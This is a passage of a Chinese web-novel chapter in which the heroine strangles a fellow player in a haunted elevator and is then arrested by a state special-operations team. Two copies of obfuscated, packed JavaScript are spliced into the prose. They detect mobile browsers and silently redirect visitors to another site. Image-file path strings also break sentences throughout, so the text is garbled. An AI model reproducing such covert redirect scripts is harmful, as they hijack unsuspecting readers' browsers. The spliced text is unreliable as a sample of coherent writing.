35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342979|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >那顺杆而上的灰粉色顿时一僵,却半分不怵,风卷残云般掠过她的掌心,把余下的血水一扫而空,就迅速向外套里缩去! “你真的不能再乱吃东西了。”说是这么说,可吃都吃了,骆寻也没法再阻拦。 让翠花这么一闹,她也不得不回过神来。 鬼已经死了,那么游戏呢? 骆寻回身,电梯门依然牢牢关着,金属倒映着幽幽的红光。 头顶,显示屏上的红字不知在何时消失,取而代之的是一团乱码。 【#¥n……魔鬼*$2v……】 ……看不懂。 不过算了,无所谓了。 既然已经选择了再度杀戮,那么游戏究竟是真是假,对于骆寻来说也就不那么重要了。 被寿命余额系统所操控的她,和鬼怪根本就没有区别。 不能救翠花,那她就跟它当同类呗。 最坏也就这样,再坏还能坏到哪去呢? 先把寿命余额给的这八个小时活明白了再说吧。 譬如说……她该去哪儿找下一个八小时? 视线一转,骆寻的目光落向蜷缩在角落、满脸空白的李明尘身上。 他身上还挂着萎靡的红线,双手抱肩,喉头干哕,看起来还没能从眼前发生的一切中回神,正在深深地怀疑人生。 “李市政,已经不需要你再进行抉择了。”骆寻说。 李明尘:“呕……” 骆寻:“……” 她两步上前,跨过陈静慧尸体时微微停顿了一下。也就只有一下,骆寻迅速收回了目光,走过去拽着李明尘的衣领,一把就将他整个人都提了起来。 李明尘:“!?” 看着他脏兮兮、不知道沾的到底什么恶心东西的脸庞,骆寻又陷入了静默。 好不想跟他说话。 但该问的还是得问。 “你是老玩家,对吧?” 李明尘点头。 “那也就是说,还有别的游戏存在?” 李明尘迟疑了一下,有些诧异地看着她,然后才点头。 “你知道现在该怎么离开电梯吗?” 李明尘摇头。 这女孩葫芦里卖的什么药?方璇已是魔鬼无疑,但她……她怎么好像此前完全没有了解过“游戏”的样子? “游戏”降临现实可是已经三年了啊,全民皆知。 她到底是什么……? 骆寻身上的疑点同样不容小视,但在此刻,李明尘却不敢展露半分,他也万万不敢再以看待新玩家的目光去看待她了。 他小心翼翼地打量着骆寻,一场暴力而又迅捷的战斗下来,那女孩脸上居然没有沾到任何的血迹与灰尘。 那张脸上没什么多余的表情,颜色也还是那么浅淡,仿佛只剩下黑白两色。 ……她要怎么对待他? 他是不是该求下饶?可求饶真的有用吗? 李明尘的心跳比被红线堵住嘴时还要忐忑,他最终还是决定先求饶,可才刚刚开口——一股凉意便猛然袭上脖颈。 是一只冰凉有力的手。手指纤细,骨节却硬挺,抵在脉搏跳动处,分毫不差。 窒息感立即便传来,李明尘被迫仰起头,张大了嘴,可空气还是一点一点、无可避免抵溜走了。 “嗬、嗬……” 看着他竭尽全力地挣扎,女孩深黑的眼瞳里没有任何变化。 她自言自语着:“早知道,我第一轮就勒死你好了……” 桎梏着脖颈的手指就像一把坚不可摧的锁链,任他如何也无法反抗,李明尘的大脑因为缺氧,很快就陷入了阵阵眩晕。 为什么…… 为什么连求饶的机会都不给他? 游戏,显然已经结束了啊! 轿厢中的红光又开始闪烁,屏幕上的乱码飞快跳动着,重新组成了文字。 【恭喜……魔鬼……】 余光瞥见了轿厢中的变化,可由于视野的模糊,李明尘根本便难以看清具体的内容。 可他还是意识到了,那可能就是他眼下最后的生机! “嗬、嗬嗬!” 他一边用力抓着脖子上的那只手,希望死亡到来得再慢一点,一边拼尽全身最后的一点力气,抻长胳膊,指向电梯屏幕—— “咣当!” 就仿佛是当真有上天听到了他内心的哀求,就在此时,轿厢猛地晃动了一下! 巨大的声响从门的那边传来! 10. 特政局 “咣当!” 金属的门在震颤,簌簌灰尘直往下掉。 “咣当!!” 震颤的幅度越来越大,就像有一只庞大的怪物正在门外,不顾一切地只想要毁灭! “咣当!!!” 不锈钢的门板猛然凹进去一块,更多灰尘喷涌而入,金属的尖啸几乎就要刺穿人的耳膜! 地板也在跟着颤抖,失重感隐隐包裹上来,骆寻重心不稳,手一松,整个人就都砸在了电梯墙壁上! 后背被撞得生疼,但根本顾不及,骆寻绞尽脑汁地回忆——电梯失控时最佳的求生方法是什么来着? 稳住重心,减少冲击? 管不了那么多了!骆寻揽着翠花,紧紧地靠在了墙壁之上。 也正在此时,她终于看见了显示屏上重组的文字。 【恭喜你们成功杀死了魔鬼。】 哈? 这是什么意思?游戏是胜利了还是失败了? 如果胜利,轿厢为何疑似将要坠落?可如果失败,规则又为何要恭喜?门外的又是什么?它就不能把话说明白吗!? 仿佛察觉到她的所思所想,显示屏的红光意味不明地闪烁起来,而后“滋滋”两声,就如同飘摇的烛火遭遇了狂风般,倏然熄灭! 在骆寻不可置信的目光里,它居然就这么熄、灭、了!那是轿厢里最后的光源,它一灭,周遭顿时便陷入了彻彻底底的黑暗。 黑暗使人不安,所有的声音都被放大,好似又有什么东西正在伺机而动……不,不是好似,门外那东西还在猛烈地撞击呢! 完全搞不懂眼前的状况,骆寻只能死死地盯着门的方向,浑身紧绷。 倏忽,撞击声消失了。 一点微光自门板歪曲的缝隙间泄入,尘雾弥漫,夹杂着朦胧的人声。 ——人声? “徐队……” “已经确认……是否要……” “李明尘他……” 李明尘? 捕捉到这个模糊而又清晰的名字,骆寻忍不住低头瞥了眼。 黑暗让她只能看见一个轮廓,那男人正软趴趴地倒在地上,一动不动,不知道是死了还是晕了。 应该只是晕了,寿命系统并没有跳出余额增加的提示。 不,也有可能是死了……毕竟他那么弱,杀他余额或许根本就不会增加。 门外的东西会说话,还认识李明尘,是和他一样的“玩家”吗?嗯,也不能排除是鬼怪的可能性。 虽然手无寸铁,但五个小时的余额还是给予了骆寻底气,她咬紧牙关,只待门被彻底打开的那一刹那—— “行动。” 一道冷冽的女声在门旁响起。 几乎她话音落地的下一瞬间,巨大的撞击声便再度响彻轿厢—— “咣!!” “咣!!!” 一下又一下! 那扇李柏曾经拼尽全身力气也没能打开的门,在不过眨眼之间,就这么被暴力地破开了! 在更加强大且绝对的力量面前,这座悬于高空的牢笼,这只曾经斥满猜疑的怪物,也不过是一堆破铜烂铁,终有被开膛破肚之日! 金属做的门板应声而裂,门外的灰尘疯狂涌入,错乱的电流声层出不暇,连带着轿厢一同颤抖! “开了开了!” “我去,这都什么啊!?好恶心!” “小李,小李?呕……” 人声接二连三响起,几道炽烈的白光在头顶乱晃。 骆寻试图分辨,岂料那强光竟直接灌进眼底,刺得人眼眶酸涩,睁都睁不开。若强行去看,眼前只会剩下白茫茫的一片。 恍然,骆寻产生了某种错觉,陈静慧低哑的祈祷又一次回响耳畔。 “请接引我前往您的神国……” 门外的好像并非是鬼怪,既然没有鬼怪……呃,难不成她也跟着陈静慧去神国了? 可她甚至都不知道她信仰的是什么神明,她也要跟着去吗? “咚。”又一声闷响,好像有什么人轻巧地跳进了电梯,轿厢跟着晃悠了一下。 “安全。”那冷冽的女声再度响起。 紧接着便是一阵窸窸窣窣,骆寻的视野在此刻渐渐恢复,她看见一个模糊的人影,跨过地上的尸体,朝她走来……然后在她旁边蹲了下去。 “啪。”地一声脆响。 “还活着没?”那人提溜起李明尘的脑袋,拍了拍他的脸颊。 李明尘虚弱至极的声音随后响起:“师姐……” 那人嫌弃地“啧”了一声,“你这脸上弄得什么啊?真惨!你怎么就这么糟心……那么多人在呢,怎么就唯独挑中你了?” 李明尘:“……” “行了,没事了。”那人又抓了把他的头发,然后回头高喊,“让医护过来!” “让我看看,这还有一个……”她一边说着,一边就这么放开了李明尘。 “咚!”这是李明尘的脑袋与地面进行亲密无间接触的声响。 李明尘:“……” 心累,今夜唯有心累。 可恍惚间看见女人朝旁边走去,意识到她要做什么,他也顾不上什么累不累、痛不痛了,整个人都仿佛被打了强心剂般,立刻清醒了过来! “师姐,别——” “咔哒!”和他的声音一同响起的,是一阵干脆的金属碰撞声。 …… 骆寻的视野终于彻底恢复了。 她的眼前浮现出了一张属于女人的、灿烂的笑脸。 她很年轻,瞧着比李明尘大,却又大不了几岁。她穿着身骆寻只在军旅电视剧中见过的深色战斗服,和她的行动一样干脆又利落。 她有着一只哪怕在这样昏暗的环境里也闪闪发亮的眼睛,为什么说是一只呢?因为她脸上还带了个冒险电影中常见的海盗眼罩。 “你被捕了。”她对骆寻说,那只独眼弯着,“危害游戏治安,谋杀特别调查员未遂……你喜欢什么罪名?” 骆寻觉得她脸上的笑容比刚刚那几道莫名其妙的白光还要刺眼。 她想躲闪,低下头,却见一副手铐不知何时锁在了她的手腕上。 玫瑰金色,亮闪闪的,也在昏暗里发着光。 骆寻:“……” 骆寻:“……你是谁?” 女人闻言很是诧异,她先看了看自己,又看了看李明尘,最后才看向她。 她的眉毛古怪挑起:“你不认识?” 骆寻:“我该认识吗?” 女人指了指自己胸前战斗服上的标志,见骆寻没有反应,她又开始在口袋里摸索。 “真是奇了怪了。” 半晌,她拿出一个黑色封皮的小本子。本子不到一手宽,很薄,似乎是某种证件,封皮上嵌了枚红底金边的徽记,那金色在昏暗中划过,竟比之前的所有加在一起还要闪亮。 女人问:“这个你总认识吧?” 望着那枚徽记,骆寻怔了下。 认识,这当然认识——红底金边,五角星,从小到大都再熟悉不过了,让人一看便知,这谁不认识啊? 噢,原来不是神国,而是祖国啊。 ——祖国!!? “我是国家特殊政务管理总局,游戏特别外勤行动处,十一大队的队长。”女人把本子打开,推到她面前,“我叫徐希夷。” “刚刚被你故意伤害的那个,是我们的特别调查员。” “你的行为严重触犯了游戏治安管理条例,我在此正式的通知你,你被捕了!请你配合我们的调查。”说着,她“啪”地一声合上本子,不管骆寻有没有听懂,有没有看清,只管朝外挥手,“带走!” * 骆寻一脸懵然地被带出了轿厢。 祖国,什么局……什么什么? 国徽的冲击力太大,骆寻的脑子里最终只剩下一句回荡不停地“你被捕了”。 我是谁,我在哪,我怎么就被捕了? 政府不是早都已经…… 迷茫间,骆寻记起她曾经问李明尘:是不是还有别的游戏存在? 身为老玩家的李明尘当即肯定了这个问题。 那她……这是刚结束了一个游戏就又进入了新的游戏? 嗯,很有可能。 这是骆寻眼下所能想到的、最具有信服力的说法了。实在有太多东西涌入大脑,她思考不过来,索性就不思考,直接接受了这个说法。 当一个人明知寿命无多,仅余下几个小时时,你也会接受一切的。 可接受后,新的问题又浮现了——这又是什么游戏?该怎么通关? ……警匪RPG?她逃,他 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342980|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 们追,她法外无天? 骆寻试着活动了下手腕,并没有任何人留意她的动作。 说是“带走”,但这帮人其实只带她离开了轿厢,他们的人手似乎并不是很充裕,把她带上来后就不太管她了。骆寻还在国际大厦A座,还在这层楼,还在电梯厅之中——她甚至可以近距离地观摩他们工作。 逃跑的机会挺多的,翠花现在也还是流体的状态,会自觉地紧紧攀绕在她臂膀上,敬业地伪装成外套,不需要骆寻多花心思考虑。 那,逃吗? 骆寻莫名地还想再多观摩一下。 头顶的灯光明亮而又柔和,不似鬼城黑黢黢地没有电力,也不似电梯红光那么令人恐慌……墙边有扇小窗,透过窗子,隐约能瞧见夜幕下亮起灯的高楼大厦,一层层好似繁星点点,楼顶赤色的防撞灯忽闪忽闪。 身边的人走走停停,手上都各自有着活干,无暇顾及其它,这让骆寻有种忙里偷闲的静谧感。 恍惚间,她好似回到了从前,回到了那个灾难还没有发生,鬼城也并不存在的年代。 她已经记不清上次感受这样的静谧是在什么时候了。 赌书消得泼茶香,当时只道是寻常。 …… 电梯厅很宽敞,共有六座电梯,其中有五座都在正常运行,唯有一座——也就是骆寻刚刚出来的那一座,老旧破败,门框处的金属都早已氧化发黑,深深地嵌在墙中,简直就像是刚刚被挖掘出来的文物一样。 